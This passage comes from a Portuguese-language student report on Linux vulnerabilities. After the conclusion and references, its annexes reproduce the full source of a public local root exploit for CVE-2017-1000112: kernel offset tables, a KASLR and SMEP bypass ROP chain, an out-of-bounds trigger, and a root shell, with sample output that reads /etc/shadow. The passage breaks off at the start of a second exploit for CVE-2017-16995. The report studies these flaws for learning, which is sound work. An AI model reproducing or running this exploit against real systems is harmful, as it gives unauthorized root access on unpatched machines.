Infelizmente durante a elaboração do projeto houveram dificuldades. Outras vulnerabilidades foram testadas, porém, se tratavam de *bugs* antigos que já haviam sido corrigidos há tempos e não havia como simula-los mais, algo que é esperado de sistemas confiáveis e que prezam pela segurança do usuário. Outras dificuldades se davam pelo fato da pouca experiência com as configurações de redes nas máquinas virtuais e com o pouco material disponível na internet acerca das ferramentas utilizadas.

Por fim, conclui-se que a partir da elaboração deste trabalho, obtivemos novas perspectivas sobre a importância atualizações de software e correções de segurança. Além de desmitificar ideias, como a de que sistemas Linux eram 100% seguros e que somente outros sistemas, como o Windows, eram vulneráveis a ataques. Também, novas experiências foram adquiridas com a descoberta de ferramentas que servem para o “bem”, testando e tornando nossos sistemas mais seguros.

Referências

GUTTMAN, B.; ROBACK, E. A. *An introduction to computer security: the NIST handbook*. [S.l.]: DIANE Publishing, 1995. Citado 2 vezes nas páginas 11 e 13.

OFFENSIVE SECURITY. *What is Kali Linux ?* Disponível em: <<https://docs.kali.org/introduction/what-is-kali-linux>>. Acesso em: 29 jun. 2019. Citado 2 vezes nas páginas 11 e 15.

PROVOS, N.; FRIEDL, M.; HONEYMAN, P. Preventing privilege escalation. In: *USENIX Security Symposium*. [S.l.: s.n.], 2003. Citado 2 vezes nas páginas 11 e 14.

STALLINGS, W.; BRESSAN, G.; BARBOSA, A. *Criptografia e segurança de redes*. [S.l.]: Pearson Educação, 2008. Citado 3 vezes nas páginas 11, 13 e 14.

Anexos

ANEXO A – Código do *exploit* 1

```
// A proof-of-concept local root exploit for CVE-2017-1000112.
// Includes KASLR and SMEP bypasses. No SMAP bypass.
// Tested on Ubuntu trusty 4.4.0-* and Ubuntu xenial 4-8-0-* kernels.
//
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51
//   UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user)
//   groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(samba)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking distro and kernel versions
// [.] kernel version '4.8.0-58-generic' detected
// [~] done, versions looks good
// [.] checking SMEP and SMAP
// [~] done, looks good
// [.] setting up namespace sandbox
// [~] done, namespace sandbox set up
// [.] KASLR bypass enabled, getting kernel addr
// [~] done, kernel text: ffffffffcae400000
// [.] commit_creds:      ffffffffcae4a5d20
// [.] prepare_kernel_cred: ffffffffcae4a6110
// [.] SMEP bypass enabled, mmaping fake stack
// [~] done, fake stack mmaped
// [.] executing payload ffffffffcae40008d
// [~] done, should be root now
// [.] checking if we got root
// [+] got root ^_^
// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
```

```
// root::17246:0:99999:7:::
// daemon*:17212:0:99999:7:::
// bin*:17212:0:99999:7:::
// sys*:17212:0:99999:7:::
// ...
//
// EDB Note: Details ~ http://www.openwall.com/lists/oss-security/2017/08/13/1
//
// Andrey Konovalov <andreyknvl@gmail.com>

#define _GNU_SOURCE

#include <assert.h>
#include <errno.h>
#include <fcntl.h>
#include <sched.h>
#include <stdarg.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <linux/socket.h>
#include <netinet/ip.h>
#include <sys/klog.h>
#include <sys/mman.h>
#include <sys/utsname.h>

#define ENABLE_KASLR_BYPASS 1
#define ENABLE_SMEP_BYPASS 1

// Will be overwritten if ENABLE_KASLR_BYPASS is enabled.
unsigned long KERNEL_BASE = 0xffffffff81000000ul;

// Will be overwritten by detect_versions().
int kernel = -1;

struct kernel_info {
    const char* distro;
    const char* version;
```

```

uint64_t commit_creds;
uint64_t prepare_kernel_cred;
uint64_t xchg_eax_esp_ret;
uint64_t pop_rdi_ret;
uint64_t mov_dword_ptr_rdi_eax_ret;
uint64_t mov_rax_cr4_ret;
uint64_t neg_rax_ret;
uint64_t pop_rcx_ret;
uint64_t or_rax_rcx_ret;
uint64_t xchg_eax_edi_ret;
uint64_t mov_cr4_rdi_ret;
uint64_t jmp_rcx;
};

struct kernel_info kernels[] = {
    { "trusty", "4.4.0-21-generic", 0x9d7a0, 0x9da80, 0x4520a, 0x30f75,
      0x109957, 0x1a7a0, 0x3d6b7a, 0x1cbfc, 0x76453, 0x49d4d, 0x61300,
      0x1b91d },
    { "trusty", "4.4.0-22-generic", 0x9d7e0, 0x9dac0, 0x4521a, 0x28c19d,
      0x1099b7, 0x1a7f0, 0x3d781a, 0x1cc4c, 0x764b3, 0x49d5d, 0x61300,
      0x48040 },
    { "trusty", "4.4.0-24-generic", 0x9d5f0, 0x9d8d0, 0x4516a, 0x1026cd,
      0x107757, 0x1a810, 0x3d7a9a, 0x1cc6c, 0x763b3, 0x49cbd, 0x612f0,
      0x47fa0 },
    { "trusty", "4.4.0-28-generic", 0x9d760, 0x9da40, 0x4516a, 0x3dc58f,
      0x1079a7, 0x1a830, 0x3d801a, 0x1cc8c, 0x763b3, 0x49cbd, 0x612f0,
      0x47fa0 },
    { "trusty", "4.4.0-31-generic", 0x9d760, 0x9da40, 0x4516a, 0x3e223f,
      0x1079a7, 0x1a830, 0x3ddcca, 0x1cc8c, 0x763b3, 0x49cbd, 0x612f0,
      0x47fa0 },
    { "trusty", "4.4.0-34-generic", 0x9d760, 0x9da40, 0x4510a, 0x355689,
      0x1079a7, 0x1a830, 0x3ddd1a, 0x1cc8c, 0x763b3, 0x49c5d, 0x612f0,
      0x47f40 },
    { "trusty", "4.4.0-36-generic", 0x9d770, 0x9da50, 0x4510a, 0x1eec9d,
      0x107a47, 0x1a830, 0x3de02a, 0x1cc8c, 0x763c3, 0x29595, 0x61300,
      0x47f40 },
    { "trusty", "4.4.0-38-generic", 0x9d820, 0x9db00, 0x4510a, 0x598fd,
      0x107af7, 0x1a820, 0x3de8ca, 0x1cc7c, 0x76473, 0x49c5d, 0x61300,
      0x1a77b },
    { "trusty", "4.4.0-42-generic", 0x9d870, 0x9db50, 0x4510a, 0x5f13d,
      0x107b17, 0x1a820, 0x3deb7a, 0x1cc7c, 0x76463, 0x49c5d, 0x61300,
      0x1a77b },

```

```

{ "trusty", "4.4.0-45-generic", 0x9d870, 0x9db50, 0x4510a, 0x5f13d,
  0x107b17, 0x1a820, 0x3debda, 0x1cc7c, 0x76463, 0x49c5d, 0x61300,
  0x1a77b },
{ "trusty", "4.4.0-47-generic", 0x9d940, 0x9dc20, 0x4511a, 0x171f8d,
  0x107bd7, 0x1a820, 0x3e241a, 0x1cc7c, 0x76463, 0x299f5, 0x61300,
  0x1a77b },
{ "trusty", "4.4.0-51-generic", 0x9d920, 0x9dc00, 0x4511a, 0x21f15c,
  0x107c77, 0x1a820, 0x3e280a, 0x1cc7c, 0x76463, 0x49c6d, 0x61300,
  0x1a77b },
{ "trusty", "4.4.0-53-generic", 0x9d920, 0x9dc00, 0x4511a, 0x21f15c,
  0x107c77, 0x1a820, 0x3e280a, 0x1cc7c, 0x76463, 0x49c6d, 0x61300,
  0x1a77b },
{ "trusty", "4.4.0-57-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x39401d,
  0x1097d7, 0x1a820, 0x3e527a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300,
  0x1a77b },
{ "trusty", "4.4.0-59-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x2dbc4e,
  0x1097d7, 0x1a820, 0x3e571a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300,
  0x1a77b },
{ "trusty", "4.4.0-62-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x3ea46f,
  0x109837, 0x1a820, 0x3e5e5a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300,
  0x1a77b },
{ "trusty", "4.4.0-63-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d,
  0x109847, 0x1a820, 0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300,
  0x1a77b },
{ "trusty", "4.4.0-64-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d,
  0x109847, 0x1a820, 0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300,
  0x1a77b },
{ "trusty", "4.4.0-66-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d,
  0x109847, 0x1a820, 0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300,
  0x1a77b },
{ "trusty", "4.4.0-67-generic", 0x9eb60, 0x9ee40, 0x4518a, 0x12a9dc,
  0x109887, 0x1a820, 0x3e67ba, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330,
  0x1a77b },
{ "trusty", "4.4.0-70-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2,
  0x109887, 0x1a820, 0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330,
  0x1a77b },
{ "trusty", "4.4.0-71-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2,
  0x109887, 0x1a820, 0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330,
  0x1a77b },
{ "trusty", "4.4.0-72-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2,
  0x109887, 0x1a820, 0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330,
  0x1a77b },

```

```

{ "trusty", "4.4.0-75-generic", 0x9eb60, 0x9ee40, 0x4518a, 0x303cfd,
  0x1098a7, 0x1a820, 0x3e67ea, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330,
  0x1a77b },
{ "trusty", "4.4.0-78-generic", 0x9eb70, 0x9ee50, 0x4518a, 0x30366d,
  0x1098b7, 0x1a820, 0x3e710a, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330,
  0x1a77b },
{ "trusty", "4.4.0-79-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x3ebdcf,
  0x1099a7, 0x1a830, 0x3e77ba, 0x1cc8c, 0x774e3, 0x49cdd, 0x62330,
  0x1a78b },
{ "trusty", "4.4.0-81-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x2dc688,
  0x1099a7, 0x1a830, 0x3e789a, 0x1cc8c, 0x774e3, 0x24487, 0x62330,
  0x1a78b },
{ "trusty", "4.4.0-83-generic", 0x9ebc0, 0x9eea0, 0x451ca, 0x2dc6f5,
  0x1099b7, 0x1a830, 0x3e78fa, 0x1cc8c, 0x77533, 0x49d1d, 0x62360,
  0x1a78b },
{ "xenial", "4.8.0-34-generic", 0xa5d50, 0xa6140, 0x17d15, 0x6854d,
  0x119227, 0x1b230, 0x4390da, 0x206c23, 0x7bcf3, 0x12c7f7, 0x64210,
  0x49f80 },
{ "xenial", "4.8.0-36-generic", 0xa5d50, 0xa6140, 0x17d15, 0x6854d,
  0x119227, 0x1b230, 0x4390da, 0x206c23, 0x7bcf3, 0x12c7f7, 0x64210,
  0x49f80 },
{ "xenial", "4.8.0-39-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0xf3980,
  0x1191f7, 0x1b170, 0x43996a, 0x2e8363, 0x7bcf3, 0x12c7c7, 0x64210,
  0x49f60 },
{ "xenial", "4.8.0-41-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0xf3980,
  0x1191f7, 0x1b170, 0x43996a, 0x2e8363, 0x7bcf3, 0x12c7c7, 0x64210,
  0x49f60 },
{ "xenial", "4.8.0-45-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0x100935,
  0x1191f7, 0x1b170, 0x43999a, 0x185493, 0x7bcf3, 0xdfc5, 0x64210,
  0x49f60 },
{ "xenial", "4.8.0-46-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0x100935,
  0x1191f7, 0x1b170, 0x43999a, 0x185493, 0x7bcf3, 0x12c7c7, 0x64210,
  0x49f60 },
{ "xenial", "4.8.0-49-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d,
  0x119207, 0x1b170, 0x439bba, 0x102e33, 0x7bd03, 0x12c7d7, 0x64210,
  0x49f60 },
{ "xenial", "4.8.0-52-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d,
  0x119207, 0x1b170, 0x43a0da, 0x63e843, 0x7bd03, 0x12c7d7, 0x64210,
  0x49f60 },
{ "xenial", "4.8.0-54-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d,
  0x119207, 0x1b170, 0x43a0da, 0x5ada3c, 0x7bd03, 0x12c7d7, 0x64210,
  0x49f60 },

```

```

    { "xenial", "4.8.0-56-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x39d50d,
      0x119207, 0x1b170, 0x43a14a, 0x44d4a0, 0x7bd03, 0x12c7d7, 0x64210,
      0x49f60 },
    { "xenial", "4.8.0-58-generic", 0xa5d20, 0xa6110, 0x17c55, 0xe56f5,
      0x119227, 0x1b170, 0x439e7a, 0x162622, 0x7bd23, 0x12c7f7, 0x64210,
      0x49fa0 },
};

// Used to get root privileges.
#define COMMIT_CREDS      (KERNEL_BASE + kernels[kernel].commit_creds)
#define PREPARE_KERNEL_CRED (KERNEL_BASE +
    kernels[kernel].prepare_kernel_cred)

// Used when ENABLE_SMEP_BYPASS is used.
// - xchg eax, esp ; ret
// - pop rdi ; ret
// - mov dword ptr [rdi], eax ; ret
// - push rbp ; mov rbp, rsp ; mov rax, cr4 ; pop rbp ; ret
// - neg rax ; ret
// - pop rcx ; ret
// - or rax, rcx ; ret
// - xchg eax, edi ; ret
// - push rbp ; mov rbp, rsp ; mov cr4, rdi ; pop rbp ; ret
// - jmp rcx
#define XCHG_EAX_ESP_RET      (KERNEL_BASE + kernels[kernel].xchg_eax_esp_ret)
#define POP_RDI_RET          (KERNEL_BASE + kernels[kernel].pop_rdi_ret)
#define MOV_DWORD_PTR_RDI_EAX_RET (KERNEL_BASE +
    kernels[kernel].mov_dword_ptr_rdi_eax_ret)
#define MOV_RAX_CR4_RET      (KERNEL_BASE + kernels[kernel].mov_rax_cr4_ret)
#define NEG_RAX_RET          (KERNEL_BASE + kernels[kernel].neg_rax_ret)
#define POP_RCX_RET          (KERNEL_BASE + kernels[kernel].pop_rcx_ret)
#define OR_RAX_RCX_RET       (KERNEL_BASE + kernels[kernel].or_rax_rcx_ret)
#define XCHG_EAX_EDI_RET     (KERNEL_BASE + kernels[kernel].xchg_eax_edi_ret)
#define MOV_CR4_RDI_RET      (KERNEL_BASE + kernels[kernel].mov_cr4_rdi_ret)
#define JMP_RCX              (KERNEL_BASE + kernels[kernel].jmp_rcx)

// * * * * * Getting root * * * * *

typedef unsigned long __attribute__((regparm(3))) (*_commit_creds)(unsigned
    long cred);
typedef unsigned long __attribute__((regparm(3)))
    (*_prepare_kernel_cred)(unsigned long cred);

```

```

void get_root(void) {
    ((_commit_creds)(COMMIT_CREDS)) (
        ((_prepare_kernel_cred)(PREPARE_KERNEL_CRED))(0));
}

// * * * * * SMEP bypass * * * * *

uint64_t saved_esp;

// Unfortunately GCC does not support '__attribute__((naked))' on x86, which
// can be used to omit a function's prologue, so I had to use this weird
// wrapper hack as a workaround. Note: Clang does support it, which means it
// has better support of GCC attributes than GCC itself. Funny.
void wrapper() {
    asm volatile ("                \n\
payload:                \n\
    movq %%rbp, %%rax      \n\
    movq $0xffffffff00000000, %%rdx \n\
    andq %%rdx, %%rax      \n\
    movq %0, %%rdx         \n\
    addq %%rdx, %%rax      \n\
    movq %%rax, %%rsp      \n\
    call get_root          \n\
    ret                    \n\
" : : "m"(saved_esp) : );
}

void payload();

#define CHAIN_SAVE_ESP \
    *stack++ = POP_RDI_RET; \
    *stack++ = (uint64_t)&saved_esp; \
    *stack++ = MOV_DWORD_PTR_RDI_EAX_RET;

#define SMEP_MASK 0x100000

#define CHAIN_DISABLE_SMEP \
    *stack++ = MOV_RAX_CR4_RET; \
    *stack++ = NEG_RAX_RET; \
    *stack++ = POP_RCX_RET; \
    *stack++ = SMEP_MASK; \

```

```

*stack++ = OR_RAX_RCX_RET;    \
*stack++ = NEG_RAX_RET;      \
*stack++ = XCHG_EAX_EDI_RET;  \
*stack++ = MOV_CR4_RDI_RET;

#define CHAIN_JMP_PAYLOAD      \
    *stack++ = POP_RCX_RET;    \
    *stack++ = (uint64_t)&payload; \
    *stack++ = JMP_RCX;

void mmap_stack() {
    uint64_t stack_aligned, stack_addr;
    int page_size, stack_size, stack_offset;
    uint64_t* stack;

    page_size = getpagesize();

    stack_aligned = (XCHG_EAX_ESP_RET & 0x00000000fffffffful) & ~(page_size -
        1);
    stack_addr = stack_aligned - page_size * 4;
    stack_size = page_size * 8;
    stack_offset = XCHG_EAX_ESP_RET % page_size;

    stack = mmap((void*)stack_addr, stack_size, PROT_READ | PROT_WRITE,
        MAP_FIXED | MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
    if (stack == MAP_FAILED || stack != (void*)stack_addr) {
        perror("[~] mmap()");
        exit(EXIT_FAILURE);
    }

    stack = (uint64_t*)((char*)stack_aligned + stack_offset);

    CHAIN_SAVE_ESP;
    CHAIN_DISABLE_SMEP;
    CHAIN_JMP_PAYLOAD;
}

// * * * * * syslog KASLR bypass * * * * *

#define SYSLOG_ACTION_READ_ALL 3
#define SYSLOG_ACTION_SIZE_BUFFER 10

```

```

void mmap_syslog(char** buffer, int* size) {
    *size = klogctl(SYSLOG_ACTION_SIZE_BUFFER, 0, 0);
    if (*size == -1) {
        perror("[-] klogctl(SYSLOG_ACTION_SIZE_BUFFER)");
        exit(EXIT_FAILURE);
    }

    *size = (*size / getpagesize() + 1) * getpagesize();
    *buffer = (char*)mmap(NULL, *size, PROT_READ | PROT_WRITE,
        MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

    *size = klogctl(SYSLOG_ACTION_READ_ALL, &((*buffer)[0]), *size);
    if (*size == -1) {
        perror("[-] klogctl(SYSLOG_ACTION_READ_ALL)");
        exit(EXIT_FAILURE);
    }
}

unsigned long get_kernel_addr_trusty(char* buffer, int size) {
    const char* needle1 = "Freeing unused";
    char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
    if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle1);
        exit(EXIT_FAILURE);
    }

    int start = 0;
    int end = 0;
    for (end = start; substr[end] != '-'; end++);

    const char* needle2 = "ffffff";
    substr = (char*)memmem(&substr[start], end - start, needle2,
        strlen(needle2));
    if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle2);
        exit(EXIT_FAILURE);
    }

    char* endptr = &substr[16];
    unsigned long r = strtoul(&substr[0], &endptr, 16);

    r &= 0xffffffff000000ul;

```

```
    return r;
}

unsigned long get_kernel_addr_xenial(char* buffer, int size) {
    const char* needle1 = "Freeing unused";
    char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
    if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle1);
        exit(EXIT_FAILURE);
    }

    int start = 0;
    int end = 0;
    for (start = 0; substr[start] != '-'; start++);
    for (end = start; substr[end] != '\n'; end++);

    const char* needle2 = "ffffff";
    substr = (char*)memmem(&substr[start], end - start, needle2,
        strlen(needle2));
    if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle2);
        exit(EXIT_FAILURE);
    }

    char* endptr = &substr[16];
    unsigned long r = strtoul(&substr[0], &endptr, 16);

    r &= 0xffffffff000000ul;
    r -= 0x1000000ul;

    return r;
}

unsigned long get_kernel_addr() {
    char* syslog;
    int size;
    mmap_syslog(&syslog, &size);

    if (strcmp("trusty", kernels[kernel].distro) == 0 &&
        strcmp("4.4.0", kernels[kernel].version, 5) == 0)
        return get_kernel_addr_trusty(syslog, size);
}
```

```

    if (strcmp("xenial", kernels[kernel].distro) == 0 &&
        strncmp("4.8.0", kernels[kernel].version, 5) == 0)
        return get_kernel_addr_xenial(syslog, size);

    printf("[~] KASLR bypass only tested on trusty 4.4.0-* and xenial
           4-8-0-*");
    exit(EXIT_FAILURE);
}

// * * * * * Kernel structs * * * * *

struct ubuf_info {
    uint64_t callback; // void (*callback)(struct ubuf_info *, bool)
    uint64_t ctx;      // void *
    uint64_t desc;     // unsigned long
};

struct skb_shared_info {
    uint8_t nr_frags; // unsigned char
    uint8_t tx_flags; // __u8
    uint16_t gso_size; // unsigned short
    uint16_t gso_segs; // unsigned short
    uint16_t gso_type; // unsigned short
    uint64_t frag_list; // struct sk_buff *
    uint64_t hwtstamps; // struct skb_shared_hwtstamps
    uint32_t tskey;     // u32
    uint32_t ip6_frag_id; // __be32
    uint32_t dataref; // atomic_t
    uint64_t destructor_arg; // void *
    uint8_t frags[16][17]; // skb_frag_t frags[MAX_SKB_FRAGS];
};

struct ubuf_info ui;

void init_skb_buffer(char* buffer, unsigned long func) {
    struct skb_shared_info* ssi = (struct skb_shared_info*)buffer;
    memset(ssi, 0, sizeof(*ssi));

    ssi->tx_flags = 0xff;
    ssi->destructor_arg = (uint64_t)&ui;
    ssi->nr_frags = 0;
    ssi->frag_list = 0;

```

```

ui.callback = func;
}

// * * * * * Trigger * * * * *

#define SHINFO_OFFSET 3164

void oob_execute(unsigned long payload) {
    char buffer[4096];
    memset(&buffer[0], 0x42, 4096);
    init_skb_buffer(&buffer[SHINFO_OFFSET], payload);

    int s = socket(PF_INET, SOCK_DGRAM, 0);
    if (s == -1) {
        perror("[-] socket()");
        exit(EXIT_FAILURE);
    }

    struct sockaddr_in addr;
    memset(&addr, 0, sizeof(addr));
    addr.sin_family = AF_INET;
    addr.sin_port = htons(8000);
    addr.sin_addr.s_addr = htonl(INADDR_LOOPBACK);

    if (connect(s, (void*)&addr, sizeof(addr))) {
        perror("[-] connect()");
        exit(EXIT_FAILURE);
    }

    int size = SHINFO_OFFSET + sizeof(struct skb_shared_info);
    int rv = send(s, buffer, size, MSG_MORE);
    if (rv != size) {
        perror("[-] send()");
        exit(EXIT_FAILURE);
    }

    int val = 1;
    rv = setsockopt(s, SOL_SOCKET, SO_NO_CHECK, &val, sizeof(val));
    if (rv != 0) {
        perror("[-] setsockopt(SO_NO_CHECK)");
        exit(EXIT_FAILURE);
    }
}

```

```
}

send(s, buffer, 1, 0);

close(s);
}

// * * * * * Detect * * * * *

#define CHUNK_SIZE 1024

int read_file(const char* file, char* buffer, int max_length) {
    int f = open(file, O_RDONLY);
    if (f == -1)
        return -1;
    int bytes_read = 0;
    while (true) {
        int bytes_to_read = CHUNK_SIZE;
        if (bytes_to_read > max_length - bytes_read)
            bytes_to_read = max_length - bytes_read;
        int rv = read(f, &buffer[bytes_read], bytes_to_read);
        if (rv == -1)
            return -1;
        bytes_read += rv;
        if (rv == 0)
            return bytes_read;
    }
}

#define LSB_RELEASE_LENGTH 1024

void get_distro_codename(char* output, int max_length) {
    char buffer[LSB_RELEASE_LENGTH];
    int length = read_file("/etc/lsb-release", &buffer[0], LSB_RELEASE_LENGTH);
    if (length == -1) {
        perror("[-] open/read(/etc/lsb-release)");
        exit(EXIT_FAILURE);
    }
    const char *needle = "DISTRIB_CODENAME=";
    int needle_length = strlen(needle);
    char* found = memmem(&buffer[0], length, needle, needle_length);
    if (found == NULL) {
```

```

    printf("[+] couldn't find DISTRIB_CODENAME in /etc/lsb-release\n");
    exit(EXIT_FAILURE);
}
int i;
for (i = 0; found[needle_length + i] != '\n'; i++) {
    assert(i < max_length);
    assert((found - &buffer[0]) + needle_length + i < length);
    output[i] = found[needle_length + i];
}
}

void get_kernel_version(char* output, int max_length) {
    struct utsname u;
    int rv = uname(&u);
    if (rv != 0) {
        perror("[+] uname())");
        exit(EXIT_FAILURE);
    }
    assert(strlen(u.release) <= max_length);
    strcpy(&output[0], u.release);
}

#define ARRAY_SIZE(x) (sizeof(x) / sizeof((x)[0]))

#define DISTRO_CODENAME_LENGTH 32
#define KERNEL_VERSION_LENGTH 32

void detect_versions() {
    char codename[DISTRO_CODENAME_LENGTH];
    char version[KERNEL_VERSION_LENGTH];

    get_distro_codename(&codename[0], DISTRO_CODENAME_LENGTH);
    get_kernel_version(&version[0], KERNEL_VERSION_LENGTH);

    int i;
    for (i = 0; i < ARRAY_SIZE(kernels); i++) {
        if (strcmp(&codename[0], kernels[i].distro) == 0 &&
            strcmp(&version[0], kernels[i].version) == 0) {
            printf("[.] kernel version '%s' detected\n", kernels[i].version);
            kernel = i;
            return;
        }
    }
}

```

```

    }

    printf("[-] kernel version not recognized\n");
    exit(EXIT_FAILURE);
}

#define PROC_CPUINFO_LENGTH 4096

// 0 - nothing, 1 - SMEP, 2 - SMAP, 3 - SMEP & SMAP
int smap_smap_enabled() {
    char buffer[PROC_CPUINFO_LENGTH];
    int length = read_file("/proc/cpuinfo", &buffer[0], PROC_CPUINFO_LENGTH);
    if (length == -1) {
        perror("[-] open/read(/proc/cpuinfo)");
        exit(EXIT_FAILURE);
    }
    int rv = 0;
    char* found = memmem(&buffer[0], length, "smap", 4);
    if (found != NULL)
        rv += 1;
    found = memmem(&buffer[0], length, "smp", 4);
    if (found != NULL)
        rv += 2;
    return rv;
}

void check_smap_smap() {
    int rv = smap_smap_enabled();
    if (rv >= 2) {
        printf("[-] SMAP detected, no bypass available\n");
        exit(EXIT_FAILURE);
    }
    #if !ENABLE_SMEP_BYPASS
    if (rv >= 1) {
        printf("[-] SMEP detected, use ENABLE_SMEP_BYPASS\n");
        exit(EXIT_FAILURE);
    }
    #endif
}

// * * * * * Main * * * * *

```

```
static bool write_file(const char* file, const char* what, ...) {
    char buf[1024];
    va_list args;
    va_start(args, what);
    vsnprintf(buf, sizeof(buf), what, args);
    va_end(args);
    buf[sizeof(buf) - 1] = 0;
    int len = strlen(buf);

    int fd = open(file, O_WRONLY | O_CLOEXEC);
    if (fd == -1)
        return false;
    if (write(fd, buf, len) != len) {
        close(fd);
        return false;
    }
    close(fd);
    return true;
}

void setup_sandbox() {
    int real_uid = getuid();
    int real_gid = getgid();

    if (unshare(CLONE_NEWUSER) != 0) {
        printf("[!] unprivileged user namespaces are not available\n");
        perror("[-] unshare(CLONE_NEWUSER)");
        exit(EXIT_FAILURE);
    }

    if (unshare(CLONE_NEWNET) != 0) {
        perror("[-] unshare(CLONE_NEWUSER)");
        exit(EXIT_FAILURE);
    }

    if (!write_file("/proc/self/setgroups", "deny")) {
        perror("[-] write_file(/proc/self/set_groups)");
        exit(EXIT_FAILURE);
    }

    if (!write_file("/proc/self/uid_map", "0 %d 1\n", real_uid)) {
        perror("[-] write_file(/proc/self/uid_map)");
        exit(EXIT_FAILURE);
    }
}
```

```

    if (!write_file("/proc/self/gid_map", "0 %d 1\n", real_gid)) {
        perror("[-] write_file(/proc/self/gid_map)");
        exit(EXIT_FAILURE);
    }

    cpu_set_t my_set;
    CPU_ZERO(&my_set);
    CPU_SET(0, &my_set);
    if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
        perror("[-] sched_setaffinity()");
        exit(EXIT_FAILURE);
    }

    if (system("/sbin/ifconfig lo mtu 1500") != 0) {
        perror("[-] system(/sbin/ifconfig lo mtu 1500)");
        exit(EXIT_FAILURE);
    }
    if (system("/sbin/ifconfig lo up") != 0) {
        perror("[-] system(/sbin/ifconfig lo up)");
        exit(EXIT_FAILURE);
    }
}

void exec_shell() {
    char* shell = "/bin/bash";
    char* args[] = {shell, "-i", NULL};
    execve(shell, args, NULL);
}

bool is_root() {
    // We can't simple check uid, since we're running inside a namespace
    // with uid set to 0. Try opening /etc/shadow instead.
    int fd = open("/etc/shadow", O_RDONLY);
    if (fd == -1)
        return false;
    close(fd);
    return true;
}

void check_root() {
    printf("[.] checking if we got root\n");
    if (!is_root()) {

```

```
        printf("[~] something went wrong =(\\n");
        return;
    }
    printf("[+] got r00t ^_^\\n");
    exec_shell();
}

int main(int argc, char** argv) {
    printf("[.] starting\\n");

    printf("[.] checking distro and kernel versions\\n");
    detect_versions();
    printf("[~] done, versions looks good\\n");

    printf("[.] checking SMEP and SMAP\\n");
    check_smep_smmap();
    printf("[~] done, looks good\\n");

    printf("[.] setting up namespace sandbox\\n");
    setup_sandbox();
    printf("[~] done, namespace sandbox set up\\n");

#ifdef ENABLE_KASLR_BYPASS
    printf("[.] KASLR bypass enabled, getting kernel addr\\n");
    KERNEL_BASE = get_kernel_addr();
    printf("[~] done, kernel text: %lx\\n", KERNEL_BASE);
#endif

    printf("[.] commit_creds: %lx\\n", COMMIT_CREDS);
    printf("[.] prepare_kernel_cred: %lx\\n", PREPARE_KERNEL_CRED);

    unsigned long payload = (unsigned long)&get_root;

#ifdef ENABLE_SMEP_BYPASS
    printf("[.] SMEP bypass enabled, mmapping fake stack\\n");
    mmap_stack();
    payload = XCHG_EAX_ESP_RET;
    printf("[~] done, fake stack mmapped\\n");
#endif

    printf("[.] executing payload %lx\\n", payload);
    oob_execute(payload);
}
```

```
printf("[~] done, should be root now\n");

check_root();

return 0;
}
```

ANEXO B – Código do *exploit* 2

```

/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic
4.10.0.42-generic
4.13.0-21-generic

Tested on Fedora 27
4.13.9-300
gcc cve-2017-16995.c -o cve-2017-16995
internet@client:~/cve-2017-16995$ ./cve-2017-16995
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and
